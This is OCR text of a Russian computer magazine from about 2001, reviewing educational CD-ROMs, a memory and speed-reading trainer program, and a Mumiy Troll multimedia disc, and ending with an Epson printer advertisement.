Это увлекательная игра, развивающая математические навыки и мышление. Всем известно, как обожают дети стрелять по воображаемым противникам и гонять на скоростных компьютерных трассах. А если при этом постигать основы математической науки? Думаете, такое невозможно? Ошибаетесь! Теперь, с выходом диска «Считай и побеждай», учить детей математике станет намного легче. Воюя с главными врагами — вирусами, ребенок должен будет выполнять разнообразные задания — такие как сложение, вычитание, умножение, геометрия, решение задач и многое другое, столь необходимое для достижения успеха. В играх много уровней сложности, так что слишком трудно не будет никому!



Игра соответствует школьной программе 1–3 классов и предназначена для детей в возрасте от 7 до 10 лет. Попробуйте новый веселый способ изучения математики.

Считай и побеждай
Издатель: «Новый Диск»
Цена: box — $16, jewel — $2,5

ВРОЖДЕННАЯ НЕГРАМОТНОСТЬ

Такой болезни не бывает

Что же делать, чтобы писать грамотно? Некоторые считают, что у них что-то вроде врожденной неграмотности. Такая болезнь науке не известна. Если хорошенько позаниматься русским языком, можно стать вполне грамотным человеком. На помощь не только абитуриентам, но и учащимся старших классов, студентам, учителям-русистам, а также всем тем, кому необходимо проверять грамотность других и тем, кто хочет сам писать грамотно, приходит новая контрольно-диагностическая система «Тесты по пунктуации».

Можно, конечно, вызубрить правила из учебника, но что толку? Зубрежка до понимания не доводит. А вот понять свои ошибки, их причины и получить только к вам обращенную рекомендацию, которая поможет избежать этих ошибок в дальнейшем, — все это позволяет сделать компакт-диск с «Тестами по пунктуации».

А хотите проверить, обладаете ли вы интуицией, знаете ли правила, умеете ли применять знания на практике? Так проверьте.

Есть возможность обновления программы через Интернет, что позволит вашему семейному бюджету не так сильно пострадать, как могло бы быть при покупке еще одного компакт-диска.


Тесты по пунктуации
Издатель: «1С»
Цена: box — $8, jewel — $2,6


МЕГААРХИВ

Пытливый разум будет рад



Этот компакт-диск представляет собой электронный мегаархив журнала «Техника — молодежи» за последние пять лет. Если вы читали раньше этот журнал, то знаете, насколько разнообразные темы затрагиваются в нем. Если нет, то вам повезло — вы сможете открыть для себя много нового и интересного. Вы сможете почитать (теперь уже с экрана) о сенсациях науки и техники, об открытиях в разных областях, о загадках природы, невероятных фактах, фантастике, о том, есть ли, наконец, жизнь на Марсе, кто такие инопланетяне, и даже как правильно «делать» детей. Масса увлекательных статей, которыми вы будете тешить свой пытливый разум и услаждать взор долгое время, ведь на диске содержится около 4000 статей и иллюстраций. Да и удобнее это — журнал на диске. Не надо мучаться вопросом, что же делать с прочитанным номером журнала. Ведь, с одной стороны, и выбросить жалко, а с другой — хранить не хочется, пыль на бумагу собирать… В общем, у диска много достоинств. Одно из них — цена. Только подумайте, сколько бы вы заплатили за все номера журнала в течение пяти лет! В общем, пока вы тут раздумываете, кто-то давно пошел читать.








«Техника — молодежи»-2000
Издатель: «Согласие»
Цена: 300 руб.

ВАШИ РЕЗУЛЬТАТЫ НИКУДА НЕ ГОДЯТСЯ!

Радость и нетерпение



Конечно же, наш журнал рассчитан в первую очередь на тех, кто уже умеет пользоваться компьютером. Но надо подумать и о ближнем: о членах вашей семьи, которые еще не освоили это «чудо техники», просто необходимое в современном мире. Что делать «чайнику», чтобы использовать компьютер хотя бы как пишущую машинку? Безусловно, надо осваивать Word.


С помощью самоучителя можно легко и быстро освоить текстовый редактор Word 2000. Самоучитель предложит вам выполнить 293 упражнения, которые объединены в 24 урока; в конце каждого вас ожидает экзамен-тест по принципу «выбери правильный ответ».

Уроки включают в себя текстовую информацию, которую можно не только прочитать, но и прослушать, элементы анимации, обязательные практические упражнения, контрольные вопросы с итоговой оценкой. Уроки выглядят так: слева — колонка с информацией, справа окошко с Word'ом, в котором можно заодно почитать рассказики И. Бабеля, О. Генри, отрывки из произведений М. Булгакова, басни Крылова и многое другое...

Самоучитель Microsoft Word 2000
Издатель: «Новый Диск»/CompactBook
Цена: box — $16, jewel — $2

ВПЕРЕД, К ЗНАНИЯМ!

По химии



Ну что ж, юные химики, лоботрясы-двоечники и вундеркинды, теперь и на вашей улице праздник. Если вам уже больше 12 лет и вы учитесь в 7–11 классах, а также собираетесь стать студентом, то этот диск как раз для вас. Это и справочник, и репетитор, и подготовительные курсы вместе.

Подогнать успеваемость? Поступить в крутой вуз? Да запросто. Пусть плачут живые репетиторы, они вам больше не понадобятся. На диске содержится самый объемный из мультимедийных курсов по химии: вся школьная программа от общей химии до органики, подробнейший лекционный материал с динамическими иллюстрациями, контрольным режимом и решением задач.

В процессе обучения экран вашего монитора превращается в школьную доску, а компьютер в домашнего репетитора, который подробно объясняет учебный материал, сопровождая речь красочными иллюстрациями; он выводит формулы, рисует схемы, разбирает задачи, задает вопросы и даже помогает на них ответить.

В курсе предусмотрено три режима обучения. Всегда можно повторить или пролистать лекцию в пошаговом режиме, контрольный режим не позволяет заснуть во время лекции и дает возможность проконтролировать свои знания, а для отличников есть режим непрерывного прослушивания.

TeachPro. Химия
Издатель: «Мультимедиа Технологии и Дистанционное Обучение»
Цена: $30

86 ПРАВИТЕЛЕЙ

От Рюрика до Путина



Диск дает возможность увидеть всю страну и получить огромное впечатление от ее колоссального потенциала. Это путешествие по крупным городам с демонстрацией их гербов, указанием количества населения, расположения ж/д вокзалов, аэропортов, фотографии ландшафтов, а также статистические данные по экономике. Вы сможете заглянуть в любой уголок страны, ознакомиться с флорой и фауной России.

А в разделе «История России» рассказывается о 86 правителях России от Рюрика до Владимира Путина. Вы увидите, как со временем менялись границы России, какой город был столицей страны, каков был герб и денежные знаки, услышите гимны.



Кроме этого, на диске есть раздел, посвященный науке, культуре и искусству. Здесь говорится об открытиях и изобретениях, людях, прославивших Россию, памятниках архитектуры и любопытных исторических фактах.

Многим будет интересно: какова же наша с вами Россия, с чем она вступает в третье тысячелетие.

Россия на рубеже третьего тысячелетия
Издатель: Республиканский мультимедиа центр
Цена: 180 руб.

ЭРМИТАЖ НА ДИСКЕ

От сотворения мира до Апокалипсиса

В конце 2000 года диск уже успел получить Золотую медаль на Международном фестивале аудиовизуальной продукции, посвященной искусству (Festival Audiovisuel International Musees & Patrimoine), который ежегодно проводит Парижская организация AVICOM. Что ж, Россия всегда славилась своей культурной традицией. Отрадно, что это могут оценить на Западе.

С помощью этого компакт-диска можно погрузиться в мир библейских историй, представленный шедеврами из коллекции Эрмитажа. Вы сможете насладиться изучением более ста знаменитых произведений на сюжеты Библии и апокрифов, от сотворения мира до Апокалипсиса. На диске содержится подробный анализ 25 шедевров, среди которых работы Леонардо да Винчи, Эль Греко, Рембрандта, Рубенса и Кандинского.



Также вы сможете ознакомиться с христианским искусством и иконографией. На компакт-диске существуют разделы, которые расскажут всем интересующимся о самой читаемой в мире книге и ее значении в изобразительном искусстве на протяжении 2000 лет, дадут возможность рассмотреть библейские события в контексте всемирной истории, помогут найти ключ к пониманию сложного аллегорического языка христианского искусства, позволят получить наглядное представление о географии основных событий Священной истории. Тексты лекций читают научные сотрудники музея. Издание оформлено оригинальной музыкой.

Чтобы не заскучать, гуляя по виртуальному Эрмитажу или пытаясь написать доклад на тему увиденного и услышанного на диске, есть набор тестов, который предназначен для интеллектуального семейного досуга, проведения игр и викторин.

Библейские сюжеты в произведениях искусства из коллекции Государственного Эрмитажа
Издатель: Республиканский мультимедиа центр, Государственный Эрмитаж
Цена: 440 руб.

ТРЕНАЖЕР. ДЛЯ УМА?!

Алексей Ерохин erokhin@homepc.ru

Хочу научиться думать!

В. Леви. Разговор в письмах

Считается, что все люди умеют читать.

Считается, что все люди умеют думать.

Пессимисты говорят, — человек использует возможности своего мозга только на 5 процентов. Оптимисты парируют: нет, человеку удается использовать все 10 процентов :)

Что это? Что за расчеты?! Кто, интересно, и по какой методике это определил? Может, это такая же полуглу-





пость, как измерение IQ, где казусы встречаются чаще, чем хотелось бы создателям тестов[1]?

Нет, к сожалению. Приходится признать, что в этих оценках есть много правды. Не будем цепляться за точные цифры, лучше приведем параллельные примеры.

Считается, что все люди умеют бегать.

А вы пробовали когда-нибудь бежать в темпе легкоатлета-разрядника? Я один раз пробовал пристроиться за таким на километровой дистанции. Так меня через триста метров просто «не стало», а он спокойно дальше побежал. И не потому, что я «шибко дохлый». Просто меня никогда не учили бегать. Серьезно не учили, а в тех же школьных забегах «золотая» норма ГТО вытягивалась на том, что Бог дал.

И еще, считается, что многие люди умеют играть в бадминтон или в настольный теннис. А чего там? Перекидываешь себе шарик или волан через сетку, и «всех-то делов»! А попробуйте-ка сразиться с тем, кого специально учили перекидывать шарик или волан. Если вас из трех очков за партию выпустят — значит, крупно повезло. Только «это вряд ли!» — как говорил товарищ Сухов.

И после этого можно спросить: «На сколько процентов нетренированный человек использует свое физические возможности?» Если сравнивать хотя бы с первым спортивным разрядом, то и получатся те самые 5–10 процентов. А с мастерами вообще лучше не тягаться — там доли процентов останутся.

ШКОЛЫ ДЛЯ УМА

Но вернемся к начальным «лозунгам», а заодно к эпиграфу.

Уж что-что, а читать и думать мы все точно умеем... точно так же как бегать, учить, лечить, судить и управлять государством.

Пусть не обижаются те, кого это задело. Просто иногда мне приходилось встречать людей достаточно умных, успевающих и даже преуспевающих, которые без всякого кокетства жалуются на недостаток времени, памяти, творческого воображения, усидчивости, трудолюбия, трудоспособности, целеустремленности, умения поймать и обдумать мысли, быстро войти в работу — всего того, что прямо или косвенно называют человеческим умом, его проявлениями или признаками. И внешне наивная фраза из книги Владимира Леви[2]: «Хочу научиться думать!» — это, пожалуй, хорошее обобщение всех вышеперечисленных «недостатков ума».

ВТОРАЯ РАЗРАБОТКА




ИТ, или «Интеллект-тренажер», — мультимедийный курс для развития памяти, внимания, мышления, навыков быстрого чтения.

Это вторая разработка московской фирмы «Зеленый остров» — два года назад руководитель фирмы Сергей Гмыра (**gi@gi.ru**) почти самостоятельно сделал первую подобную программу. Диск назывался «Система скорочтения», но создавался почти на «голом энтузиазме», его программа была относительно слабой. Для второй разработки была собрана команда профессионалов, которые смогли создать продукт гораздо более высокого уровня. В команду, в частности, вошла Татьяна Никитина — психолог, автор книг и статей по развитию памяти и внимания. Проект Сергея Гмыры и Татьяны Никитиной воплотили «в коде» сильные программисты, дизайнеры-аниматоры и даже специалист по искусственному интеллекту.


В начале 2001 года «Интеллект-тренажер» получил Золотую медаль на выставке «Лучшие товары России».

Но если желающему научиться бегать довольно просто



Тренировка памяти, запоминание парных элементов

найти методики, секции, тренеров — короче, есть куда пойти, то перед желающим умножить «признаки ума» задача посложнее встает. Сама цель сложна и неопределенна, и чтобы к ней продвинуться, придется немало перебрать книг по развитию умственных способностей. Или отправиться в школу.



Виртуальный Тренер имеет вид симпатичной девушки или симпатичного юноши

Ну да, в школу. Вопросами концентрации внимания, развития памяти, творческого воображения занимаются многие психологи, ведут соответствующие курсы. А в школах быстрого (рационального) чтения Олега Андреева или Марата Зиганова комплексно подходят к перечисленным проблемам — кроме собственно быстрого чтения учат запоминать, концентрироваться на задачах, управлять капризным человеческим вниманием, поглощать информацию большими дозами и не только поглощать, но и на ходу выстраивать цепочки логических блоков, образов — всего, что облегчает и формирует ход мышления.

Очное обучение в таких школах дает неплохие, а порой и очень хорошие результаты — по способностям и усидчивости, которые особенно ценны после того как курс пройден и надо работать самостоятельно. Тут возникает много мелких проблем, преодолеть которые самому ох как непросто. Приходится самостоятельно готовить материалы для упражнений, формировать дальнейшую работу, дозировать нагрузку, засекать время, скрупулезно подсчитывать результаты... словом, выполнять массу «черной» работы. А ведь кроме нее надо еще и время выкроить на сам процесс обучения, и подстегнуть себя...


Заочникам всегда туго приходится. И тут, казалось бы, на помощь может прийти мультимедийный учебник для ума, но почему-то никто в мире до недавних пор разработкой такого учебника серьезно не занимался (если кому-нибудь известны такие разработки, просьба поделиться знаниями :).

[1] О казусах при измерении IQ давно ходят анекдоты-были. Например, Джон Кеннеди еле-еле вытянул 115 — уровень средних способностей. А Джером Сэлинджер — писатель, каких еще поискать, — тот, насколько я помню, вообще не приподнялся над уровнем «очень средних способностей», получив 104 балла.

[2] Владимир Леви — психотерапевт, человековед, автор книг «Искусство быть собой», «Искусство быть другим», «Цвет судьбы».

ИНТЕЛЛЕКТ–ТРЕНАЖЕР

Но в этом году появился ИТ — комплекс упражнений на CD-ROM для развития... всего, о чем мы так долго рассуждали.



Двойная фигура для тренировки концентрации внимания. Необходимо концентрировать внимание только на одной фигуре, не позволяя ему переходить на другую.

Любая нормальная тренировка начинается с разогрева. ИТ дает его в виде небольшого сеанса аутотренинга. Тут от ученика требуется только разогреть руки до приятного покалывания в пальцах, расслабиться и... пуститься в



Тренировка памяти, запоминание предметов в комнате

воображаемый полет, привить подсознанию задачу или цель обучения, внушить себе авансом хорошее усвоение материала и закрепить внушение «якорем» — специаль-



Тренажер предлагает выбор пейзажа для аутотренинга

ным, но абсолютно произвольным для каждого жестом, который в дальнейшем будет быстро настраивать ученика на рабочий лад.

Далее следуют разогревающие упражнения — они несложны и, как в спорте, даются перед серьезной нагрузкой. Это, например, счет в обратном порядке или печать нескольких слов наоборот. Некоторые предварительные упражнения имеют более конкретную цель — освоить базовые знания и навыки для серьезных приемов. Например, выучить ЦБК — цифро-буквенный код для хорошего запоминания чисел.

И после этого начинается настоящая тренировка внимания, памяти, концентрации (впрочем, эти понятия очень тесно связаны). Некоторые упражнения широко известны — та же игра в «пары», когда надо запомнить расположение парных картинок в таблице, а потом, когда картинки перевернутся, по памяти восстановить положение пар. Или просто запомнить расположение нескольких предметов, или запомнить последовательность слов, или запомнить цепочки слов, а потом по одному ключевому выдать те, что были с ним в одной группе.

Многие упражнения уже где-то встречались, чуть ли не в детсадовских играх, но есть и более «взрослые» — поиск закономерности в таблице цифр, знаков, поиск слов в непрерывной цепочке букв, поиск букв или цифр по некому шаблону. Последнее — так называемая корректорская работа, когда в строке надо выделять, например, только цифры 1, 6 и 8, а в следующей строке — 3, 7 и 4.

Есть и совсем интересные упражнения, отдаленно напоминающие забавы йогов или других восточных школ. Например, созерцание циферблата, по которому секундная стрелка перемещается с «капающим» звуком. При этом надо концентрировать внимание на дыхании и удерживать в голове единственную мысль, не перескакивать на другие.

Пессимисты говорят, — человек использует возможности своего мозга на 5 %. Оптимисты парируют: человек использует все 10 %

Упражнений много, всего ИТ предлагает больше сотни таких по-своему очень интересных игрушек. Но самое замечательное, что все они дополняют друг друга, преследуют одновременно локальные цели и цели на дальнюю перспективу — основу более сложных заданий. Например, основу того же быстрого чтения — об этом феномене можно долго рассуждать и спорить, но умение быстро схватывать сложный текст и практически стопроцентно его запоминать, несомненно, является признаком развитого интеллекта.

Так вот, для подготовки к скорочтению ИТ начинает «растяжку» зрения или тренировку периферийного зрения, чтобы потом глаза не перебирали текст по слогам, в лучшем случае — по словам, а сразу схватывали строку или даже абзац. А параллельно тренируется фотографическая память, которая позволит тот же абзац «сфотографировать» и занести в подсознание, чтобы потом глаза скользили уже по «почти знакомому» тексту.

Вообще, искусство, с которым создатели ИТ переплели множество упражнений, вызывает восхищение. Но самое главное, что им удалось создать виртуального учителя...

ИНТЕЛЛЕКТ–ТРЕНЕР

Речь не идет об Учителе, которого можно найти в реальных школах и секциях — там Учитель это прежде всего Личность. Но по сравнению с помощником в MS Office, Тренер ИТ поистине обладает интеллектом. Он не дает новичку заблудиться в обилии упражнений. Последовательность заданий определяется уникальной методикой «Зеленого острова», которая сейчас проходит патентную экспертизу как изобретение. Т.е. из известных упражне-

ний (а некоторая их часть известна уже сотни, а то и тысячи лет) создана оптимальная последовательность, которая дает самые быстрые результаты. Это действительно вещь уникальная, действительно изобретение.

А кроме задания последовательности упражнений (надо сказать, очень гибкой, не тупо повторяющейся последовательности!). Тренер следит за результатами Ученика и по успехам дозирует нагрузку. Поскольку все упражнения имеют настройки сложности (количество запоминаемых объектов, их собственная сложность и т.п.), то Тренер имеет в руках рычаг для разумного и постепенного увеличения нагрузки. Иногда, правда, он спешит или, наоборот, недостаточно быстро повышает уровень сложности, но тут ученик может его поправить. Но чаще Тренер действует как хороший тренер — повышает нагрузку по тем результатам, которых ученик добился, по той скорости, с которой ученик способен развиваться.

И еще замечательно ценны его словесные и мимические подбадривания. Виртуальный Тренер имеет вид симпатичной девушки или симпатичного юноши (ученик выбирает вид Тренера по собственному вкусу), и после каждого упражнения сообщает ученику словом и жестом, насколько он преуспел или не преуспел. Впрочем, критика Тренера очень мягка, он предпочитает погонять пряником, а не кнутом. Иногда, правда, и на мягкую критику удается обидеться — когда ученик очень старается, но не достигает высокого результата, а Тренер чуть насмешливо и небрежно роняет: «Смотри, даже при такой скорости (подразумевается черепашья скорость — *А.Е.*) еще есть ошибки...»

ИГРА

Впрочем, обида на Тренера быстро проходит, особенно когда он на следующем упражнении искренне спрашивает: «Тебе никогда не говорили, что у тебя настоящий талант?!» Доброе слово, как известно, любой кошке приятно.

И здесь есть еще одна заслуга авторов ИТ — это игровой подход к обучению. Я уже говорил, что упражнения напоминают увлекательные игрушки. Но у них есть еще дополнительное достоинство — ученику не надоедает в них играть.

Мы попробовали поставить чистый эксперимент. По заданию «ДК» на тренажере месяц занимались два «подопытных кролика». Первый «кролик» попался с опытом занятий по методике Олега Андреева и с опытом аутотренинга, и вообще он довольно взрослый человек — ваш покорный слуга, Алексей Ерохин, редактор журнала «Домашний компьютер». А второй «кролик» — московская школьница двенадцати лет, которая просила не называть ее имени.


Так вот, мы не будем перечислять все, что «кроликам» удалось развить. Скажем лишь, что запоминание шести групп, по четыре слова в каждой (всего 24 случайных слова) — это дело простое, буквально двухминутное. Другой ощутимый результат — оба «кролика» стали читать вдвое больше, чем до занятий. И произошло это без всякого насилия над собой — просто «по жизни» стало читаться вдвое больше, а запоминаться — намного лучше. Второго «кролика», в частности, начали нахваливать учителя английского и немецкого языков.

Но самый важный результат — это желание продолжать занятия. И в течение контрольного месяца, когда по правилам испытаний ИТ было положено заниматься ежедневно по полчаса, оба «кролика» «жульничали» и частенько прихватывали еще полчаса или час. В интересную игру интересно играть. А память, внимание, скорочтение — это так, приятные «побочные эффекты».

ОЦЕНКИ

Теперь осталось только подвести некоторые обобщающие черточки.

У ИТ есть недостатки. Это пока не идеальный продукт — в нем есть и чисто программистские «плюхи» (напри-



Тренировка внимания, поиск заданных букв в россыпи

мер, конфликты со скринсейвером при некоторых разрешениях экрана), и некоторые неточности, которые могут встретиться в упражнениях. Но это не главное. Главное,



45	34	21	28	29	3	47
14	41	46	18	49	5	37
9	22	1	19	24	30	23
20	4	35	17	31	38	15
27	8	42	40	33	39	12
2	6	25	32	13	7	48
43	10	26	36	16	11	44

Таблицы Шульте для тренировки внимания и зрения можно задать большими – 7x7

что Тренажер работает! Он работает самостоятельно, без участия учителя-человека[3]. Он развивает ум или хотя бы его признаки. Даже после месяца занятий пропадает обычная паника перед огромными кипами материалов, которые приходится перерабатывать и редактору и школьнику. Это проверено, подтверждено хоть и не очень масштабными, но честно выполненными испытаниями.

А если вспомнить, что у Тренажера нет аналогов, что это уникальная разработка, которая ведется почти с нуля, то создателям ИТ остается только аплодировать стоя. Чем мы и занимаемся :)

И продолжаем «накачивать мозги». Дальнейшие подробности на сайте «Зеленого острова» (**www.gi.ru**).

[3] Что вовсе не означает, что не надо ходить в школы развития ума. Знания, полученные в школах, Тренажеру не помеха, наоборот, — помощь.

Интеллект-тренажер
Разработка: «Зеленый остров»
Сайт: www.gi.ru
Цена: 750 руб.

МУМИЙ ТРОЛЛЬ И ВСЁ, ВСЁ, ВСЁ

Андрей Минкевич minkevich@yahoo.com

— Вот оно что, — протянул Муми-тролль. — Так, та-ак. Он улегся на мох, лежал и смотрел в весеннее небо, ясно-синее прямо над ним и цвета морской волны над верхушками деревьев. И тут он услышал свою мелодию, зазвучавшую у него где-то под шляпой, мелодию, в которой было и томление, и весенняя грусть, и, самое главное, безудержное веселье, радость странствий и одиночества.

Туве Янссон. Весенняя песня





«Королем рокапопса» называют Илью Лагутенко поклонники. Футуристический характер музыки, склонность работать с ассоциативным рядом, обращаясь напрямую к подсознанию слушателя, — вот отличительные черты «Мумий Тролля». Оригинальный и высочайшего качества звук, записанный в лучших мировых студиях, разительно выделяется на фоне музыкальной посредственности отечественного рынка. В чем не откажешь группе — так это в чувстве стиля и в умении его выдержать.

Перед нами — мультимедийная энциклопедия группы «Мумий Тролль». Театр начинается с вешалки, а компакт-диск — с обложки. Со стильного, стального цвета компакта на нас глядят Илья Лагутенко и его команда. Когда вы открываете компакт, единство идеи, хороший вкус и наличие стиля у художника становится еще более очевидным. Радует глаз единый, взаимодополняющий, как инь и янь, дизайн внутреннего разворота обложки слева и компакта справа. Это смотрится. Глубокий поклон дизайнеру диска (Геннадий Ленок). Как славно, что у такой стильной группы появилась такая стильная мультимедийная энциклопедия. Обложка представляет собой не фальшивую, а настоящую двухстраничную книжечку с отрывками из интервью внутри: «Он сидел со мной на луне. Он говорил со мной и с дюжиной медуз, подвешенных в небе вместо солнца».

Форма мечты, пожалуй, единственная идеальная для меня среда обитания

Данный проект представляет собой не только сборник MP3-файлов, но и наиболее полную на сегодняшний день мультимедийную энцикло-



ний день мультимедийную энциклопедию группы. На диске можно проследить все этапы творческого пути группы, начиная с момента ее создания; узнать дискографию (в этом же разделе ищите тексты песен); побродить по галерее, где размещены фотографии из нескольких независимых коллекций; посмотреть видео; посетить фан-клуб, где присутствует творчество поклонников группы (проза, рисунки, сценарии, стихи, переводы, — непременно взгляните на их рисунки). Также на диске можно найти адреса фан-клубов, в том числе в Интернете (выберите пункт меню http), прочесть отзывы прессы, интервью участников группы, чат с Ильей Лагутенко и многое другое. Одним словом, информации на диске чуть ли не больше, чем на официальном сайте группы: **www.mumiytroll.com**.

Легко узнать, что день рождения Ильи Лагутенко — 10 октября 1968 года, а группы — 16 октября 1983 года, что ее создатели были школьными друзьями, увлекающимися скейтбордом. Что «Мумий Тролль» считался дальневосточными комсомольскими и партийными деятелями (о, ужас!) главным идеологическим врагом молодежи, наравне с Black Sabbath. Что единственный в те годы живой сольный концерт на сцене Владивостокского кинотеатра «Вымпел» группа дала 26 июня 1986 года. На следующее утро всех участников забрили в солдаты.

Долог был путь группы к славе. Первый профессиональный альбом («Морская») они записали в августе — сентябре 1996 года, а тиражирован он был только в 1997. После этого взлет был стремителен. Достаточно вспомнить лидерство клипов «Мумий Тролля» в MTV Top 10.

Клипы группы заслуживают, несомненно, отдельного слова. Есть клипы, которые сопровождают песню. Есть клипы — самостоятельные произведения искусства. Клипы «Мумий Тролля» сцеплены с музыкой скорее внутренним, чем внешним образом. Они, казалось бы, не имеют прямой и жесткой связи с аудиорядом. Но! Посмотрев их, понимаешь, что проник в мир песни и понял ее с новой стороны, осознал ее четвертое измерение.

Возьмем «Ранетку», — клип оказался способен, с опозданием чуть



не на год, раскрутить эту песню (превосходную саму по себе) по всем радиостанциям. Такой тупой ход, как яблоко ранетка, перекатившееся за линию контроля, убил бы очарование любой другой работы. А этой — нет. Он как будто бы преднамеренно снижает пафос и уровень общения со зрителем в финале, оставаясь в пространстве гармонии со звуком и смыслом.



Редко кому удаются действительно удачные концертные клипы. Концертный материал сложен для эффектного монтажа, в нем бывает много случайного, невыверенного. Клип «Карнавала не будет» смело отнесем к удачам. Насколько демоничен и эротичен Лагутенко! Без клипа эта песня, достаточно сложная, проникнутая духом уличного карнавала, была для меня иной. Теперь же невозможно разорвать текст и видеоряд, основная составляющая которого — сам Илья.

Насколько демоничен и эротичен Лагутенко!

На диске представлены демо-версии десяти роликов. Ролики Лагутенко обалденны — это просто надо видеть. Мои любимые — «Ранетка», «Карнавала не будет» и, конечно, «Дельфины». Как жаль, что это не полные версии.



«Форма мечты, пожалуй, единственная идеальная для меня среда обитания», — эти слова принадлежат Илье Лагутенко. Случайно ли



то, что Илья много лет занимался культурой Японии и Китая, что Конфуций — один из его любимых мыслителей, что бас-гитарист группы, Евгений Звиденный, высококлассный специалист по восточным религиям? Пусть читатель сам попытается найти для себя ответ на этот вопрос на страницах энциклопедии.

Оригинальный и стильный интерфейс на черном фоне для выбора аудиоальбомов очень удачен. По каждому альбому доступны пункты меню: «Предыстория», «Коммента-



рии», «Инструменты», «События», MP3, «Обложка» (картинки всех страниц обложки и книжки, при этом их тексты почти, но, увы, только почти читаемы), «Клипы» (только названия — а можно было бы поставить и линк на ролики), «Состав». В пафосный черный дизайн не вписывается выпадающее верхнее меню — но эстеты легко избавятся от него: при смещении курсора меню просто уезжает за край экрана.



Лично мне не хватало, пожалуй, лишь возможности управлять проигрыванием роликов и аудио. Я бы также пустил текст параллельно с проигрыванием дисков, как это сделано, например, в мультимедийной энциклопедии «Аквариума».

Он сидел со мной на луне. Он говорил со мной и с дюжиной медуз, подвешенных в небе вместо солнца

Но, конечно, главное в любом музыкальном диске — это музыка. В каталоге http (подкаталоге mp3) фанаты сжатого звука найдут наиболее полную, по моим сведениям, коллекцию музыкальных файлов «Мумий Тролля». Представлено 8 дисков. Три диска «Шаморы» (третий — концертная запись, 6 песен, на диске же он заявлен как вторая «Морская»), «Морская», «Словно ртуть алоэ», «Икра», две «Невесты» (по четыре трека каждая) и два сингла. Это «Уходит день, останься лето...» и рэп «Три раза», который был исполнен Ильей с рижскими рэперами из группы «Факт». Это, пожалуй, наиболее неожиданное для поклонников звучание «Мумика».

Даже для придирчивого уха меломана (коим я себя считаю) качество звука, при прослушивании в WinAmp'е, претензий не вызвало. И звук, и видео можно скопировать себе на локальный диск и наслаждаться ими отдельно от данной системы (под названием «Мумий — медиа»).

К сожалению, при просмотре видео в полноэкранном режиме качество звука падает, на моей конфигурации звуковой подсистемы компьютера становится слышно явно различимое шипение. При переключении в оконный режим шипение исчезает. А вот при проигрывании аудио шипение наличествует в обоих режимах.



Однако, если вы фанат, у вас будет немало приятных минут с этим диском. Вас ждут открытия, любимые образы, встречи с единомышленниками и, конечно, музыка. ■


Мумий Медиа:
Все альбомы, вся история, вся любовь
Издатель: «Руссобит-М»
Сайт: www.russobit-m.ru
Цена: $2

EPSON

Богатство нюансов
и четкость в деталях

Невидимая точка
в светлых градациях
Мельчайшие детали
в темных областях
Живой цвет

Безупречное сочетание тонов, линий, элементов... Мало составить удачную композицию. Необходим идеальный подбор инструментов, позволяющих запечатлеть и отобразить на бумаге живое совершенство.
Комбинация из фотопринтера и полноцветного планшетного сканера EPSON дает возможность с максимальной точностью воспроизвести цветовые нюансы и графические детали любого изображения.
Беспрецедентная глубина сканирования и глубина цвета фотосканера EPSON Perfection 1240U Photo, а также шестицветная печать струйных фотопринтеров EPSON Stylus Photo делают идеал достижимым.



EPSON Perfection 1240U Photo



EPSON Stylus Photo 870

БИЗНЕС-ПАРТНЕРЫ:
Москва: Дилайн (095) 969 2222; Имидж (095) 737 3727; Ланит (095) 267 3038; ОК Радом (095) 232 2237; Роско (095) 795 0400; CompuLink (095) 737 8855; Euro Business Trading Co. (095) 438 6044; RSI (095) 907 1065;
Санкт-Петербург: Имидж-Нева (812) 327 2181;
